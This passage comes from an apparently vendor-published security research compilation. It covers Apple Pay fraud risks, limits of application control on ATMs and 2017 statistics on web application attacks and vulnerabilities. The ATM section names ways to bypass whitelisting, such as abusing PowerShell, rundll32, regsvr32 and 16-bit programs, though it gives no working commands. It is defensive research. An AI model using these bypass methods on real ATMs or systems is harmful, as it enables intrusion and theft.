
As fraud arises (which, if the number of Apple Pay customers and merchants grows, is inevitable), somebody will have to pay for the consequences:

- Will it be customers, whose data has been compromised via social engineering?
- Will it be merchants or payment gateways, which fail to check payments for replay/race conditions or amount tampering?
- Or will it be banks, which allow reuse of the same Transaction ID for multiple transactions?

Recommendations for customers, merchants, gateways, and banks

We urge all merchants, payment gateways, and banks that support Apple Pay to ensure the atomicity and integrity of transactions. The data from the client should be cross-checked with the data from the cryptogram: time, amount, Transaction ID, and other.

For customers using Apple Pay, we recommend not performing transactions over public Wi-Fi networks and not using Apple Pay at all on jailbroken phones. As a precautionary measure, customers should place transaction limits on their credit/debit cards and receive SMS notifications of all card transactions.



Securing ATMs with application control: why is it so complicated?



Banking Security Team

The last few years have seen the emergence of a new class of security software—application control. Although these products are not for every use case, they can be quite useful when either it is not possible to detect malware with behavioral and signature-based analysis, or when a system does not have Internet access in order to download antivirus updates.

In theory, application control can be replaced by local security policies in the operating system, but this class of software allows for more flexible management of whitelisting and blacklisting policies. Here we will discuss how to best apply application control in the real-world context of ATM protection.

What application control does

There are several ways to check whether an application is whitelisted: these include verifying the path to the executable, checking its hashsum, or analyzing its digital signature and even extension. Most often, application control offers an additional layer of defense on client computers (by blocking launch of any software that is not whitelisted) or secures isolated systems that do not require constant employee intervention, such as ATMs.

In the first case, the user needs to be protected from phishing attacks, when an attacker tries to trick the user into running a malicious attachment—perhaps in a fake email with a tempting subject line. In case of a phishing attack, application control forbids running the attachment not by running behavioral or signature-based analysis (which hackers are increasingly able to evade), but simply because the user is forbidden from running any "new" applications at all.

In the second scenario of an isolated system, we assume that the attacker has already penetrated the system in some way. In other words, the attacker has physical or remote access to the command prompt or Windows Explorer. The job of application control here is to block external software that could be used to escalate privileges or perform malicious actions (such as running mimikatz or nmap).

Three ways application control can let you down

Since application control is a relatively young class of software, almost all products still have "teething pains" and require extensive fine-tuning, testing, and adaptation by the client. Part of the reason is that restricting applications is rather difficult, as described below.

Whitelisting is more difficult than blacklisting

It's relatively cut and dry to make a blacklist of extensions. Whitelists generally are too generous, however, since they tend to include all of the applications already installed on the system when the whitelist is being created.

Because of this, it's possible to run arbitrary code on an ATM using various methods that do not raise any red flags on the part of application control. One way is to abuse legitimate utilities such as PowerShell (remember, almost all ATMs run Windows) and other tools that can call external code. A number of methods have been found in recent years for bypassing application control in Microsoft Windows; rundll32 and regsvr32 are two examples. But simply blocking the relevant applications would interfere with normal functioning of the OS. Also, our experts found ways to run external code via utilities such as debug.exe, ntsd.exe, rasautou.exe.

The task of application control, then, becomes more complicated: instead of simply monitoring whether certain utilities are launched, the software must monitor a whole range of conditions such as which processes (system or user ones) use utilities, which privileges are used, and how libraries are called.

Another vector for attacks consists of interpreters for languages such as Java, .NET, and PHP. Launch of such applications on an ATM should be heavily scrutinized. But this does not happen in practice, which opens up the ability to run arbitrary code. One example of the consequences is a recently described .NET attack for bypassing Microsoft Windows AppLocker.¹

In our auditing work, we have successfully bypassed application control in the simplest of ways, such as by arbitrarily changing the extension of a 32-bit file or by using 16-bit applications, which are not checked at all because they lack the PE header typically used for verification by application control.

In summary: many settings must be carefully configured for protection to work. Based on the cases described above, it is wise to block applications based on their headers (instead of their extensions) and forbid both 32-bit and 16-bit applications.

1 goo.gl/hTLdqu (blackhillsinfosec.com)

Security products can themselves contain vulnerabilities

Like any other software, security products can introduce vulnerabilities of their own. Security vulnerabilities are regularly discovered in antivirus and firewall products, and application control is no exception.

Some of these vulnerabilities set the stage for network attacks. It is possible in some cases to disable protection simply by replaying an intercepted command or causing a buffer overflow. Another class of bypasses takes advantage of logic errors in application control as a way to bypass protection mechanisms.²

Some attacks are harder to stop than others

Application control works differently in different contexts: the types of attacks directed against an ATM will not be the same as for a nuclear power plant. And stealing cash from an ATM does not always require that the attacker run special malware.

Our researchers found³ that sometimes all an ATM thief has to do is write to or read a certain file. These attacks are entirely outside the scope of application control, although it is still possible to minimize the risks. Thus, any PowerShell communication with ATM peripherals via the MSXFS library or use of Regedit and Notepad for reading or writing to configuration files should be blocked for unauthorized users.

Conclusion: security is hard, there's still no silver bullet

Although application control reduces the odds of a successful attack and complicates things for attackers, it is not a perfect fit for ATMs. Significant drawbacks of this approach include the need for painstaking configuration and possibility of vulnerabilities in the software itself.

Instead of rushing to deploy the trendiest security products, the best path for banks is to follow through on a comprehensive security strategy and only then consider which solutions to purchase. The main steps in this process are to:

- 1) Create a threat model and attacker model with the help of outside security professionals.
- 2) In conjunction with security auditors and the relevant vendor, develop application control policies. Adhere to the principle of least privilege and allow only the applications that are strictly necessary.
- 3) Consider other tools that may reduce the attack surface, such as device control and centralized cryptographic signing by the processing center to prevent black-box attacks.

² goo.gl/8pGUzV (ptsecurity.com)

³ goo.gl/RkBGrg (slideshare.net)



Web security



82

Attacks on web applications
in 2017: IT companies and banks
at greater risk

86

Web application statistics:
threats from the outside

91

Automated code analysis:
web application vulnerabilities

97

Do WAFs dream of static
analyzers?

81

81

81

81

81

Attacks on web applications in 2017:


IT companies and banks at greater risk



Information Security Analytics Team

Throughout 2017, we published quarterly reports on web application attacks. This review will briefly summarize the outcomes of the past year. Vulnerable on-line resources allowed hackers to interfere with diplomatic relations, steal large funds in attacks against cryptocurrency exchanges, improve students' performance by hacking electronic gradebooks, access patient data of plastic surgery clinics, and conduct many other harmful actions.

Web applications for IT and finance, particularly banks and e-procurement platforms, suffered the largest number of attacks per day—over 900. Attackers are lured by the possibility of profit from compromising banking applications or attacking users.



Hacks via IT companies

IT may be attractive for attackers because of its customers, who tend to hire external contractors to support their business processes, internal infrastructure, or web applications. Access to an IT company can open the door for hackers to access the infrastructure of its clients. Last year, a mass cyberattack using NotPetya encryptionware started¹ with the hack of a company that develops accounting software.

In the fall, malicious code was also detected in the installer for CCleaner² hosted on the utility's official website. Using the website of a well-known IT company (such as a network equipment, software, or service provider) as a command-and-control server or malware distribution source is advantageous for attackers, because connections to the IP addresses of such companies tend to not raise suspicions among administrators and security. In addition, attackers can obtain information necessary for attacks on the company's customers. Data leakage³ from Amazon Web Services is one example of such an attack.

Throughout 2017, changes in the relative frequency of the five most common attacks were minor. Cross-Site Scripting, which targets users, made up almost one third of the total number of attacks. Other popular attacks involved the ability to access data or execute commands on the server: SQL Injection, Path Traversal, Local File Inclusion, and Remote Code Execution and OS Commanding.

¹ goo.gl/k57nvE (fortune.com)

² goo.gl/GR2Cx1 (blog.talosintelligence.com)

³ goo.gl/X5PWXP (upguard.com)

⁴ goo.gl/VBVVq3 (blogs.forcepoint.com)

In Q4, attacks exploiting the Optionsbleed vulnerability (CVE-2017-9798) took their place among the top five attacks. Notably, the first attempts to exploit the vulnerability (in Q3) were recorded only three hours after detailed information about the vulnerability was published. This short head start gave defenders no opportunity to take countermeasures.

User infection and political aims

Throughout the year, we saw numerous successful attacks against government websites in pursuit of achieving political aims or infecting ordinary users with malware.


The most common attacks against government websites were Cross-Site Scripting and SQL Injection, which totaled more than half of all attacks. This high rate of attacks against users is most likely caused by two reasons. Firstly, users of government websites tend to be not security-savvy. As a result, attackers can easily infect their computers with malware. Secondly, government websites may be an intermediate link in a watering-hole attack against another company, if that company's employees regularly visit an official government website as part of their work. The computer of an employee of the target company may then be infected, leading to a breach of the network perimeter and penetration of corporate infrastructure. Early 2017 saw revelation of a large-scale campaign⁴ in which code was injected by attackers on the websites of embassies and other authorities, which infected the devices of website visitors with malware. Later on, the U.S. National Foreign Trade Council was hacked⁵ with the same aim.

Government websites may also be attacked for political reasons. In 2018, a big and tempting target for attackers will be websites connected with presidential and parliamentary elections in a number of countries, including Latvia and Brazil. Government websites can be hacked in cyberwarfare to give credibility to incendiary materials: fake news planted on the official website of a Ministry of Foreign Affairs can trigger a diplomatic row and put a strain on international relationships. One such attack was performed⁶ in Qatar in early 2017: hackers published fake remarks attributed to the emir of Qatar, causing a crisis in diplomatic relationships with other countries.


Attacks on banks and ICOs

Attacks on financial web applications still tend to target users. Attackers are lured by the funds they can steal from users of online banking or payment systems. What's more, web applications are a weak spot in bank security. Therefore attackers continue to target bank sites in order to penetrate internal infrastructure and steal money via banking systems.


In 2017, attacks against banking web applications (SQL Injection, Remote Code Execution and OS Commanding) aimed to execute commands on the web application server in order to identify flaws in network perimeter protection. As found during our penetration tests, web application vulnerabilities were the only vector for



Top five attacks on web applications of IT companies



Top five attacks on government web applications



Top five attacks on banking web applications and e-procurement platforms

penetration of bank intranets. The fourth quarter saw a sharp rise in Cross-Site Scripting attacks against bank customers, which can be explained by the increased number of transactions performed by customers during the holiday season.

2017 saw a cryptocurrency boom and plethora of ICOs, which immediately attracted hackers' attention. Most attacks against cryptocurrency exchanges and ICO platforms took advantage of poor web application security. Examples include attacks on CoinDash⁷ and Enigma Project,⁸ in which hackers changed wallet addresses on ICO websites to dupe investors.

Attacks on plastic surgery clinics

Attacks against healthcare web applications primarily aim to access patient data, which can be used for blackmail or sold on the darknet. Healthcare websites, like government websites, usually have relatively weak protection. Poor defenses make these websites popular among hackers as a way to infect users' computers with malware, such as for mining cryptocurrency.

⁵ fidelissecurity.com/TradeSecret
⁶ goo.gl/RQ3WQJ (theguardian.com)

⁷ goo.gl/BtjCCH (theregister.co.uk)
⁸ goo.gl/TcWS9i (thehackernews.com)


Attacks on healthcare websites had varying motivations. Throughout 2017, we saw attacks aimed at gaining control of a server or accessing data. On multiple occasions, media reports described leaks of data from medical centers, followed by a ransom demand sent to clinic management and patients. One incident⁹ occurred at a Lithuanian plastic surgery clinic, when over 25,000 photos, including unclothed "before" and "after" pictures, were made public. For deleting the data, the hackers are reported to have demanded a ransom from both the clinic (EUR 344,000) and its clients (up to EUR 2,000 each). In October, a plastic surgery clinic in the United Kingdom was attacked,¹⁰ with hackers obtaining photos of patients, including celebrities and high-profile clients.

Healthcare websites have the same problem as government ones: although they are regarded by users as highly trustworthy, the users of these websites are unlikely to know the basics of how to stay safe online. Therefore users may fail to pay attention to suspicious activity on their computers while visiting such websites. Throughout the entire period considered, hackers conducted attacks that would facilitate injection of malicious code on websites (including Cross-Site Scripting, Remote Code Execution and OS Commanding, and SQL Injection) in order to infect a user's computer with malware most commonly intended to steal bank accounts or use the victim's CPU to mine cryptocurrency.


Hack as a way to improve academic performance

Information technology in education provides unscrupulous students with new opportunities to "improve" their performance by hacking electronic gradebooks, obtaining exam materials, or adding their names to admission lists. We saw examples of such attacks last year, and expect that their number will increase.


For education, the latter half of 2017 was dominated by attacks aimed at gaining control of a web application or server and at obtaining data: Remote Code Execution and OS Commanding, Path Traversal, and SQL Injection, among others. Attackers were mostly students desperate to improve their grades.



Top five attacks on web applications of healthcare institutions



Top five attacks on web applications of educational institutions



Top five attacks on energy and manufacturing web applications

9 goo.gl/pjp1mX (dailymail.co.uk)

10 bbc.com/news/technology-41735104

Energy and manufacturing: high skill level of attackers

Although attacks on energy and manufacturing web applications were relatively few, they were particularly dangerous due to the high skill level and meticulous planning demonstrated by the attackers. We expect attackers to redouble their interest in these sectors, but this increase may not be reflected in the number of attacks. Rather, they will focus on using more sophisticated attack techniques that are more difficult to detect.

Energy and manufacturing websites were tested during Q2 and Q3. Attacks detected during this period mostly aimed to execute commands on the web application server and, in some cases, to obtain information needed to continue an attack, including SQL Injection, Remote Code Execution and OS Commanding, and Server-Side Template Injection. The goal of these attacks was to obtain access to corporate IT networks and, ultimately, industrial networks containing ICS/SCADA components. Process disruption may lead to accidents and damage to expensive equipment, causing large costs in the form of repairs and lost profits, or even environmental disaster and loss of life.


Conclusion

Attacks against web applications had diverse motivations: theft of funds, financial gain via ransom, penetration of internal infrastructure, political goals, espionage, and more. Any web application, even if it is not itself a target, may be of interest to attackers. Web applications not properly secured by their owners tend to be easy pickings for hackers and can be used in a mass or targeted cyberattack.

Detecting vulnerabilities as part of comprehensive web application protection requires security assessment, including source code audits, at every stage of development and in production. Software components of web applications should also be updated on a regular basis. But even these protection measures may not be enough: attackers keep a close eye on new vulnerabilities as they are published, rushing to try them out before defenders can react. According to our research, the time between a vulnerability being published and attempts to exploit it in 2017 was as little as three hours. Software developers might have no chance to remediate the vulnerability and release patches before attacks start. Therefore, effective measures against attackers should include additional preventive security tools, such as a web application firewall (WAF), to detect and prevent attacks against web applications without delay. A WAF can do more than protect from known attacks at the level of applications and business logic: it also detects attempts to exploit zero-day vulnerabilities, prevents attacks against users, and analyzes and correlates events in order to build attack chains. Performing these tasks requires advanced implementations of normalization, heuristics, machine learning, and behavioral analysis. Another useful function is interaction with external security information and event management (SIEM) systems and notification to network-level DDoS protection tools. In concert, these steps enable stopping attackers in due time.



Download the full version of
this research at our website



Web application statistics: threats from the outside



Information Security Analytics Team

We regularly read about the latest hack of some company's web application: critical data is stolen, users are attacked, management apologizes, and the company is left to count its losses. Could all that have been avoided? We believe so.

This article is a shortened version of a report based on the results of comprehensive web application security assessments of 23 web applications performed by Positive Technologies in 2017. The results obtained are compared to equivalent data from 2016.


The statistics in this research include only code and configuration vulnerabilities. Other widespread security weaknesses, such as failure to install software updates, are not considered here.

The severity of vulnerabilities was graded in accordance with the Common Vulnerability Scoring System (CVSS v.3¹). Based on the CVSS score, our experts assigned each vulnerability a severity level: high, medium, or low.


A plurality² (44%) of tested web applications were written in PHP, Java and ASP.NET accounted for 17 and 26 percent, respectively. Other development tools, such as Python, Node.js, and Ruby on Rails, increased from 7 to 13 percent.

Still vulnerable: no improvements in application security


Our experts found vulnerabilities in all tested web applications: 52 percent of applications contained high-severity vulnerabilities. However, we observe an encouraging trend: the percentage of web applications containing critical vulnerabilities has decreased for the second year in a row.




Industries to which tested web applications belonged



Development tools (percentage of web applications)



Websites by maximum severity of vulnerabilities found



Websites by vulnerability severity

¹ first.org/cvss/specification-document

² All the statistical data provided below have no particular reference to a specific industry.


Every tested application contained medium-severity vulnerabilities. This value has hovered between 90 and 100 percent for several years. As in the previous year, the number of applications containing low-severity vulnerabilities has increased: in 2017, these vulnerabilities were found in 74 percent of tested applications.

In 2017, security assessment revealed that 21 percent of web applications used outdated software containing vulnerabilities of low, medium, and high severity. These vulnerabilities are not included in our statistics, since they are not caused by the web application itself.

